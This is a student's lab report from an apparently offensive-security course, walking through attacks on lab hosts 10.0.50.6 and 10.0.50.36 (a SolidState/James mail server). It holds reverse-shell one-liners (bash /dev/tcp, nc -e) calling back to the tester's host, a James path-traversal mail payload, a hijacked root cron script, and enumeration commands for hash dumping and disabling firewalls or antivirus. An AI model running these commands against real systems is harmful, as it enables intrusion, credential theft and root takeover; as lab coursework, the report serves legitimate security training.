

Part A:AI

- Review the below website and video:
- <https://cyberscoop.com/anthropic-ai-orchestrated-attack-required-many-human-hands/>Links to an external site.
- <https://www.youtube.com/watch?v=Qvx2sVgQ-u0>Links to an external site.



- Try to do some research to see if you can find out "EXACTLY" how the AI attack was done
- Review the AI video to see techniques on hacking with AI

Threat actors currently are utilizing AI to perform the following activities:

1. Optimize social engineering tactics including writing more believable phishing emails, tailor messages to specific industries and backgrounds.
2. Have AI provide gather relevant public information about technologies, companies or software. AI provides the threat actor with an understanding of how applications, software, hardware work.
3. AI provides assistance on writing code for specific purposes. AI does so rapidly and accurately. I have relied on ChatGPT to build code for this class so the amount of help it provides is quite outstanding.

Part B:Privelege Escalation SierraLab

- Follow along on the below website on privilege escalation. Try to attack box 10.0.50.6 and escalate your privileges in as many ways as you can, according to the website

<https://medium.com/@nlkshani02/escalate-my-privileges-1-vulnhub-simple-walkthrough-881aa1d1fb73>Links to an external site.

Learned to use -sC in -sV nmap scan based on steps in website. Helpful because we get a combination of --script=default and a version scan.

```
-$ nmap -sV -sC 10.0.50.6
```

Starting Nmap 7.94 (<https://nmap.org>) at 2025-11-19 17:48 UTC

Nmap scan report for 10.0.50.6

Host is up (0.48s latency).

Not shown: 925 filtered tcp ports (no-response), 71 filtered tcp ports (host-unreach)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

| ssh-hostkey:

| 2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)

| 256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)

|_ 256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-title: Check your Privilege

|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

| http-robots.txt: 1 disallowed entry

|_ /phpbash.php

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100021 1,3,4 39572/tcp6 nlockmgr


| 100021 1,3,4 40354/udp nlockmgr

| 100021 1,3,4 41452/tcp nlockmgr

|_ 100021 1,3,4 59725/udp6 nlockmgr


2049/tcp open nfs 3-4 (RPC #100003)

To inspect the website, you can go to Settings > More Tools > Web developing tools > Inspector:




You can then see details about the image.

Loaded the web shell:



Going to spin off a reverse shell:



So, we enable a listening command as seen above.

Then, back in mozilla: type in the bash command syntax to generate a reverse shell as gathered from the following website:

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
apache@my_privilege:/var/www/html# bash -i >& /dev/tcp/172.16.99.2/1234 0>&1
it145student@Kali: /usr/share/wordlists/dirbuster
(it145student@Kali)-[/usr/share/wordlists/dirbuster]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.16.99.2] from (UNKNOWN) [10.0.50.6] 43008
bash: no job control in this shell
bash-4.2$
```

Then, back in our Putty window we can see we have a connection with nc.

The instructions have us explore the /home directory. Then to look into the user 'armour's directory. In there you will find the file "Credentials.txt" the text file tells you that the password to this user is MD5 hash value of 'rootroot1'

```
bash-4.2$ cd /home
cd /home
bash-4.2$ ls
ls
armour
bash-4.2$ cd /armour
cd /armour
bash: cd: /armour: No such file or directory
bash-4.2$ cd armour
cd armour
bash-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
bash-4.2$ echo -n 'rootroot1' | md5sum
echo -n 'rootroot1' | md5sum
8c5fbcf0fc8164559ae6b273746b8809 -
bash-4.2$ echo -n 'rootroot1' | md5sum
echo -n 'rootroot1' | md5sum
8c5fbcf0fc8164559ae6b273746b8809 -
bash-4.2$ echo -n 'rootroot1' | md5sum
echo -n 'rootroot1' | md5sum
b7bc8489abe360486b4b19dbc242e885 -
bash-4.2$
```

So I ran the `echo -n 'rootroot1' | md5sum` command and gathered the hash value.

```
b7bc8489abe360486b4b19dbc242e885 -  
bash-4.2$ su armour  
su armour  
Password: b7bc8489abe360486b4b19dbc242e885  
whoami  
armour
```

Identified the following way to elevate privileges from the following website:
<https://0xffsec.com/handbook/shells/full-tty/>

SHELL=/bin/bash script -q /dev/null

And it worked !

```
SHELL=/bin/bash script -q /dev/null  
[armour@my_privilege ~]$
```

```
[armour@my_privilege ~]$ whoami  
armour  
[armour@my_privilege ~]$ sudo su  
  
We trust you have received the usual lecture from the local System  
Administrator. It usually boils down to these three things:  
  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
  
[sudo] password for armour:  
sudo: no password was provided  
[armour@my_privilege ~]$
```

With command: `'sudo bash'` you can run as root:

```
[armour@my_privilege ~]$ sudo bash  
[root@my_privilege armour]# whoami  
root  
[root@my_privilege armour]#
```

Gathered details about the website: - ran whatweb for this purpose:

```
└─$ whatweb -v http://10.0.50.6/phpinfo.php | fold -s
WhatWeb report for http://10.0.50.6/phpinfo.php
Status      : 200 OK
Title       : phpinfo()
IP          : 10.0.50.6
Country     : RESERVED, ZZ

Summary     : Apache[2.4.6],
Email[license@php.net],
HTTPServer[CentOS][Apache/2.4.6 (CentOS)
PHP/5.4.16], PHP[5.4.16],
phpinfo[5.4.16][Linux my_privilege
3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64
][ /var/www/html, /var/www/html ],
X-Powered-By[PHP/5.4.16]
```

Identified the following HTTP methods by issuing CURL command:

```
└─$ curl -I -X OPTIONS http://10.0.50.6
HTTP/1.1 200 OK
Date: Fri, 21 Nov 2025 19:05:28 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Allow: POST,OPTIONS,GET,HEAD,TRACE
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Part C:

Utilize the internet and search for how to answer the below questions via the Windows command prompt

- Who am I?
Whoami
- Where am I?
hostname
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
ver
wmic os get Caption,Version,BuildNumber /value
- What privilege am I running?
Whoami /priv
- Am I part of a domain?
Whoami /fqdn
- What "secret" files can I find?
Dir /a – to show all hidden and unhidden
Dir /a:h to show only hidden files
- Search for excel, pdf, zip, and word files?
powershell -Command "Get-Childitem -Path C:\ -Include *.xlsx,*.xls,*.pdf,*.docx,*.doc,*.zip -File -Recurse -ErrorAction SilentlyContinue | Select-Object FullName,Length"
- What "secret" folders can I find?
dir /a:hd (d shows directories only)
- What services are running?
- Who owns the services?
sc query state= all
sc queryex <ServiceName> (for details)
tasklist /svc
wmic service get Name,StartName,State,DisplayName
- What OS am I running?
Systeminfo
- What is the kernel version on the system?
Ver

- Are there any other users on the system?
Net user
- Can I access the other user files?
cd "C:\Users\OtherUser"
dir
- Are there any other accounts on the system?
wmic useraccount get name,domain,sid,status
- Am I connected to any file shares?
- Can I access those file shares?
Net share
- Are there any other systems on the network?
- Can I access any other system on the network?
- What ports are open?
ipconfig /all
netstat -ano
net share
net session
- Do I have a firewall?
netsh advfirewall show allprofiles
- What firewall rules are on this system?
netsh advfirewall firewall show rule name=all
- Can I disable the firewall?
Check if you have admin rights with:
whoami /groups
- Is PowerShell installed?
dir C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- Is python available?
python --version
python3 --version
- Is antivirus installed on my system?
sc query WinDefend
- How can I disable the antivirus?

You must be an administrator AV is usually controlled by group policy, intune/endpoint manager, third party management console.

You can use the following but only if you are an elevated ADMIN:

Get-MpPreference

Set-MpPreference

- Is there a database on my system?

I started to look into powershell commands instead of cmd since I got no results but it looks like I got no results because there is no database server in the windows putty environment.

```
Get-Service | Where-Object {  
    $_.Name -match "sql|mysql|mariadb|postgres|mongo|oracle|redis"  
}
```

- Can I access the database?

```
Invoke-Sqlcmd -ServerInstance "localhost" -Database "MyDB" -Query "SELECT  
@@VERSION;"
```

- Is there a web application on my system?

```
sc query type= service | findstr /I "W3SVC IIS Apache Nginx"
```

- Can I access the web application back-end files?

```
C:\inetpub\wwwroot
```

- Are there any scheduled jobs on this system?

```
schtasks /query /fo LIST /v
```

- What permissions are the jobs running as

```
schtasks /query /fo LIST /v
```

- Can you dump the hashes from this system?

I would try to dump the hashes via the various way we've learned to do this in class.

Dump hashes in C:\Windows\System32\Config\SAM

You'd need to get administrator privileges to be able to get to this path

- Can you dump the hashes from applications/databases

- Create a script that will do all of the above

Part D:

Utilize the internet and search for how to answer the below questions via the Linux Terminal

- Who am I?
Whoami
- Where am I?
pwd
- What privilege am I running?
Id
- Am I part of a domain?
realm list
- What "secret" files can I find?
Show hidden files in the current directory:
Ls -la

Search the whole system:
find / -type f -name ".*" 2>/dev/null
- Search for excel, pdf, zip, and word files?
find / -type f \(-iname "*.pdf" -o -iname "*.doc" -o -iname "*.docx" -o -iname "*.xls" -o -iname "*.xlsx" -o -iname "*.zip" \) 2>/dev/null
- What "secret" folders can I find?
find / -type d -name ".*" 2>/dev/null
find ~ -type d -name ".*"
- What services are running?
systemctl list-units --type=service
- Who owns the services?
systemctl show SERVICE_NAME | grep -E 'User=|Group='
- What OS am I running?
cat /etc/os-release
- What is the kernel version of the system?
uname -r
- Are there any other users on the system?

List all user accounts:

Cat /etc/passwd

To show only usernames:

cut -d: -f1 /etc/passwd

- Can I access the other user files?
Check permissions on another user's home folder:
ls -ld /home/username
- Are there any other accounts on the system?
Find local user and system accounts:
Cat /etc/passwd
- Am I connected to any file shares?
mount | grep -i cifs
- Can I access those file shares?
Which smbclient
- Are there any other systems on the network?
Identify your subnet by running ip addr
Perform a ping sweep
- Can I access any other system on the network?
Ssh into the box
Use remote access
Use SMB file sharing
Use VNC
- What ports are open?
Ss -tuln
- Do I have a firewall?
Which ufw
Check ufw status: sudo ufw status
- What firewall rules are on this system?
sudo ufw status verbose
sudo ufw status numbered
- Can I disable the firewall?
Check if you have sudo privileges:
Sudo -v

- What shell am I running? (ex-Bash shell)
Echo \$SHELL
- Is python available?
Python3 --version
- Is antivirus installed on my system?
Check for ClamAV – which clamscan
Check for Sophos - ps aux | grep -i savd
Check for installed packages related to AV:
dpkg -l | grep -i clam
dpkg -l | grep -i Sophos
check if antivirus daemons are running:
ps aux | grep -i 'av|clam|sophos'
- How can I disable the antivirus?
Depends on the type of antivirus that is on.
- Is there a database on my system?
ps aux | grep -Ei 'mysql|mariadb|postgres|mongodb|redis|oracle|sqlite'
- Can I access the database?
mysql -u root -p
- Is there a web application on my system?
Check for web servers:
systemctl status apache2
systemctl status httpd
systemctl status nginx
- Can I access the web application back-end files?
If you have permission, you can access such files.

ls -ld /var/www
ls -l /var/www/html
- Are there any scheduled jobs on this system?
Checking system wide cron jobs:
sudo cat /etc/crontab
- What permissions are the jobs running as
Check who owns crontab
crontab -l
sudo crontab -l

- Can you dump the hashes from this system?
You'd need special privileges to do this. If you are not root and not in the shadow group, you cannot dump hashes.
- Can you dump the hashes from applications/databases?
It depends on the application/database you are working with. For mysql/MariaDB you'd need to be a database admin. If you are dealing with PostgreSQL data, you'd have to be a superuser. If you are dealing with web apps, you'd need to be an app admin/DB admin. If gathering data from LDAP/Active Directory, then you'd need to be a domain admin.
- Create a script that will do all of the above

Part E: Full Pentest SierraLab

- Run a full Pentest against the host 10.0.50.36. Utilize the enclosed template. The template will help in guiding you on what to look for in your Pentest.

Will provide detailed steps taken here:

Ran nmap to identify open ports:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256  78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256  e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp      JAMES smtpd 2.3.2
|_ smtp-commands: solidstate Hello nmap.scanme.org (172.16.99.2 [172.16.99.2])
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Home - Solid State Security
110/tcp   open  pop3      JAMES pop3d 2.3.2
119/tcp   open  nntp      JAMES nntpd (posting ok)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.55 seconds
```

Port 22 – ssh (OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0))

Port 25 – smtp (JAMES smtpd 2.3.2)

Port 80 – Apache httpd 2.4.25 ((Debian))

Port 110 – pop3 JAMES pop3d 2.3.2

Port 119 – JAMES nntpd (posting ok)

SSH Enumeration:

Port 22 – ssh (OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0))

.nse scripts:

/usr/share/nmap/scripts/ssh-auth-methods.nse

Discovered that we can log in with username and password. We don't know the username so will see if we can brute force.

/usr/share/nmap/scripts/ssh-brute.nse

Gathered list of usernames:

/usr/share/wordlists/Metasploit

Going to try with **unix_users.txt**

Gathered list of passwords:

/usr/share/wordlists/Metasploit

Going to try with **unix_passwords.txt**

Results: no valid accounts found.

`nmap -p 22 --script ssh-brute --script-args`

`userdb=unix_users.txt,passdb=unix_passwords.txt 10.0.50.36`

Results:

```
/usr/share/nmap/scripts/ssh-hostkey.nse  
nmap --script ssh-hostkey -p 22 10.0.50.36  
ran this but didn't return anything helpful
```

```
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse  
nmap --script ssh-publickey-acceptance --script-args ssh.user=admin -p 22 10.0.50.36  
results said no public keys accepted
```

```
/usr/share/nmap/scripts/ssh-run.nse  
You need a valid username and password to run this.
```

```
/usr/share/nmap/scripts/ssh2-enum-algos.nse  
nmap --script ssh2-enum-algos -p 22 10.0.50.36
```

These were the results:

```
| ssh2-enum-algos:  
| kex_algorithms: (10)  
|   curve25519-sha256  
|   curve25519-sha256@libssh.org  
|   ecdh-sha2-nistp256  
|   ecdh-sha2-nistp384  
|   ecdh-sha2-nistp521  
|   diffie-hellman-group-exchange-sha256  
|   diffie-hellman-group16-sha512  
|   diffie-hellman-group18-sha512  
|   diffie-hellman-group14-sha256  
|   diffie-hellman-group14-sha1  
| server_host_key_algorithms: (5)  
|   ssh-rsa  
|   rsa-sha2-512  
|   rsa-sha2-256  
|   ecdsa-sha2-nistp256  
|   ssh-ed25519  
| encryption_algorithms: (6)  
|   chacha20-poly1305@openssh.com  
|   aes128-ctr  
|   aes192-ctr  
|   aes256-ctr  
|   aes128-gcm@openssh.com  
|   aes256-gcm@openssh.com  
| mac_algorithms: (10)  
|   umac-64-etm@openssh.com
```

```
| umac-128-etm@openssh.com
| hmac-sha2-256-etm@openssh.com
| hmac-sha2-512-etm@openssh.com
| hmac-sha1-etm@openssh.com
| umac-64@openssh.com
| umac-128@openssh.com
| hmac-sha2-256
| hmac-sha2-512
| hmac-sha1
| compression_algorithms: (2)
| none
|_ zlib@openssh.com
```

```
/usr/share/nmap/scripts/sshv1.nse
nmap --script sshv1 -p 22 10.0.50.36
No helpful info running this command.
```

Going to be following instructions from the following website: (brute forcing)
<https://medium.com/@zendpushkar/ssh-exploitation-brute-force-attack-and-privilege-escalation-e0772c64a77d>

1. Opened msfconsole, command: search aux ssh
2. Create my own user text file:
 - Userlist.txt
3. Copied rockyou.txt.gz from /usr/share/wordlists to it145student folder
4. Extracted rockyou.txt.gz
5. Going to use the ssh_login from auxiliary to brute force with the files above

Results: brute forcing did not find any matches. Moving on to port 25.

Port 25 – smtp (JAMES smtpd 2.3.2)

Port 110 – pop3 JAMES pop3d 2.3.2

Port 119 – JAMES nntpd (posting ok)

Researched the web and this version is from around 2009 which has vulnerabilities:

- RCE vulnerabilities
- Weak authentication and password handling
- Local users can manipulate files

Ran the following to gather additional details of port 25

```
nmap -sV --script=smtp* 10.0.50.36
25/tcp open smtp JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (172.16.99.2 [172.16.99.2])
```


| smtp-enum-users:

|_ **root**

|_smtp-open-relay: Server is an open relay (4/16 tests)

| smtp-vuln-cve2010-4344:

|_ The SMTP server is not Exim: NOT VULNERABLE

ChatGPTed if this version is an exploitable version. ChatGPT suggested to run the following to identify security-assessment steps:

Nmap -sV --script-smtp* 10.0.50.36

PORT STATE SERVICE

4555/tcp open rsip

Identified port 4555 open.

Per instructions from the web, I was able to log in with root/root by telnetting into the box:

```
(it145student@ Kali) - [~]
$ telnet 10.0.50.36 4555
Trying 10.0.50.36...
Connected to 10.0.50.36.
Escape character is '^'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                display this help
listusers           display existing accounts
countusers          display the number of existing accounts
adduser [username] [password] add a new user
verify [username]   verify if specified user exist
deluser [username]  delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user]   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown           kills the current JVM (convenient when James is r
quit              close connection
```

Listed users:

listusers

Existing accounts 6

user: james

user: ../../../../../../../etc/bash_completion.d

user: thomas

user: john

user: mindy

user: mailadmin

added user: Claudia / P@ssw0rd! (didn't end up using this for any purpose)

I searched the web and found the following very helpful website:

<https://0x4rt3mis.github.io/posts/HackTheBox-SolidState/>

This site allowed me to reset the password for users. The mindy account had an email containing credentials for ssh! Please see below)

```
(it145student@ Kali) - [~]
$ telnet 10.0.50.36 110
Trying 10.0.50.36...
Connected to 10.0.50.36.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS P@ssw0rd!
+OK Welcome mindy
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

I then SSH'ed into the 10.0.50.36 box with the mindy username and password:

Username: mindy

Pass: P@55W0rd1!2@

Once logged in I gathered information saved in a separate document file:

10.0.50.36 Info.doc

When I ran whoami under this user I got a response that more likely means that my shell is restricted.

To escape the restricted shell I used the following ssh command:

ssh mindy@10.0.50.36 -t bash

I could then run the whoami commands. Going to use this for gathering info about the system.

```
(it145student@ Kali) - [~]
$ ssh mindy@10.0.50.36 -t bash
mindy@10.0.50.36's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ hostname
solidstate
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Tried gathering the password hashes with this connection but I did not have sufficient privileges. Please see below:

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ sudo grep '^root:' /etc/shadow >> /home/mindy/myhashes.txt
bash: sudo: command not found
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ grep '^root:' /etc/shadow >> /home/mindy/myhashes.txt
grep: /etc/shadow: Permission denied
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ sudo cat /etc/shadow
bash: sudo: command not found
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Determined I need to create a reverse shell to attain more privileges:

If we issue the command in kali: searchsploit james we get the following results:

Exploit Title	Path
Apache James Server 2.2 - SMTP Denial of Service	multiple/dos/27915.pl
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)	linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution	linux/remote/35513.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)	linux/remote/50347.py
WheresJames Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow	windows/remote/944.c

These vulnerabilities match the version of James running in the 10.0.50.36 server.

Picked the following (third one in the list above):

```
(it145student@ Kali) - [~]
$ searchsploit -m linux/remote/35513.py
Exploit: Apache James Server 2.3.2 - Remote Command Execution
URL: https://www.exploit-db.com/exploits/35513
Path: /usr/share/exploitdb/exploits/linux/remote/35513.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/it145student/35513.py
```

Adding a user:

User ID: ../../../../etc/bash_completion.d 0x4rt3misHTB

```
(it145student@ Kali) - [~]
$ nc 10.0.50.36 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
adduser ../../../../etc/bash_completion.d 0x4rt3misHTB
User ../../../../etc/bash_completion.d already exists
Error adding user ../../../../etc/bash_completion.d
adduser ../../../../etc/bash_completion.d 0x4rt3misHTB
User ../../../../etc/bash_completion.d added
```

sent email to the user created:

```
(itl45student@ Kali)-[~]
$ telnet 10.0.50.36 25
Trying 10.0.50.36...
Connected to 10.0.50.36.
Escape character is '^]'.
220 solidstate SMTP Server (JAMES SMTP Server 2.3.2) ready Tue, 25 Nov 2025 15:08:12 -0500 (EST)
EHLO 0x4rt3mis
250-solidstate Hello 0x4rt3mis (172.16.99.2 [172.16.99.2])
250-PIPELINING
250 ENHANCEDSTATUSCODES
MAIL FROM: <'0x4rt3mis@172.16.99.2>
250 2.1.0 Sender <'0x4rt3mis@172.16.99.2> OK
RCPT TO: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
DATA
354 Ok Send data ending with <CRLF>.<CRLF>
FROM: 0x4rt3mis@172.16.99.2
'
/bin/nc -e /bin/bash 172.16.99.2 8888
.
250 2.6.0 Message received
QUIT
221 2.0.0 solidstate Service closing transmission channel
Connection closed by foreign host.
```

This creates a file in /etc/bash_completion.d that contains my reverse shell. So the next time any user logs in, we will get a shell as that user.

Logged on as mindy on a separate putty window

```
(itl45student@ Kali)-[~]
$ ssh mindy@10.0.50.36
mindy@10.0.50.36's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686
```

On the other window we can now see we are connected to our reverse shell:

```
(itl45student@ Kali)-[~]
$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [172.16.99.2] from (UNKNOWN) [10.0.50.36] 42936
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
```

Looked into the files by entering: ls -l /opt/

```

(it145student@ Kali)-[~]
$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [172.16.99.2] from (UNKNOWN) [10.0.50.36] 42936
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
ls -l /opt/
total 12
drwxr-xr-x  3 root root 4096 Nov 25 12:08 etc
drwxr-xr-x 11 root root 4096 Aug 22  2017 james-2.3.2
-rwxrwxrwx  1 root root  224 Nov 21 18:19 tmp.py
cat /opt/tmp/py
cat /opt/tmp.py
#!/usr/bin/env python
import os

# Preserve original behavior (optional, but stealthy)
os.system('rm -r /tmp/* ')

# Privilege escalation payload
os.system('cp /bin/bash /tmp/rootbash')
os.system('chmod 4755 /tmp/rootbash')

```

Opened tmp.py – found interesting data:

```

# Privilege escalation payload
os.system('cp /bin/bash /tmp/rootbash')
os.system('chmod 4755 /tmp/rootbash')

```

I could not copy the file or do anything with the tmp.py file but found that I was in a restricted shell. So I exited the ssh connection and reinitiated it with the following command – escaping the restricted bash:

```

(it145student@ Kali)-[~]
$ ssh mindy@10.0.50.36 -t "bash --noprofile"
mindy@10.0.50.36's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$

```

I ran pspy 32 bit in target machine – I could identify that the tmp.py file is being ran

```

2025/11/30 19:18:01 CMD: UID=0      PID=25352 | /bin/sh -c python /opt/tmp.py

```

I analyzed the results of pspy32 further and got the following information from entries related to tmp.py:

1. It is running every 3 mins
2. It is doing the following when it runs:

PID=25364	rm -r /tmp/rootbash
PID=25365	sh -c cp /bin/bash /tmp/rootbash
PID=25366	cp /bin/bash /tmp/rootbash
PID=25367	sh -c chmod 4755 /tmp/rootbash
PID=25368	chmod 4755 /tmp/rootbash

It is cleaning the /tmp directory

It is copying /bin/bash to /tmp/rootbash – this creates a fresh copy of the Bash binary in /tmp

It is changing its permissions to 4755 which means it is executable, readable by all and setuid bit enabled

File contents:

```
#!/usr/bin/env python
import os

# Preserve original behavior (optional, but stealthy)
os.system('rm -r /tmp/* ')

# Privilege escalation payload
os.system('cp /bin/bash /tmp/rootbash')
os.system('chmod 4755 /tmp/rootbash')
```

I ran `ls -l /opt/tmp.py` file and the results I got told me that everyone can read, write and execute.

So I updated the .py file with nano:

```
GNU nano 2.7.4

#!/usr/bin/env python
import os
import sys

#create root bash shell
os.system('bash -c "bash -i >& /dev/tcp/172.16.99.2/8855 0>&1"')

# Preserve original behavior (optional, but stealthy)
os.system('rm -r /tmp/* ')

# Privilege escalation payload
os.system('cp /bin/bash /tmp/rootbash')
os.system('chmod 4755 /tmp/rootbash')
```

Since this file is being executed every three minutes, I opened another putty connection and loaded my listener:

Nc -nlvp 8855

```
(atl45student@ Kali) - [~]
$ nc -nlvp 8855
listening on [any] 8855 ...
connect to [172.16.99.2] from (UNKNOWN) [10.0.50.36] 53008
bash: cannot set terminal process group (25507): Inappropriate ioctl for device
bash: no job control in this shell
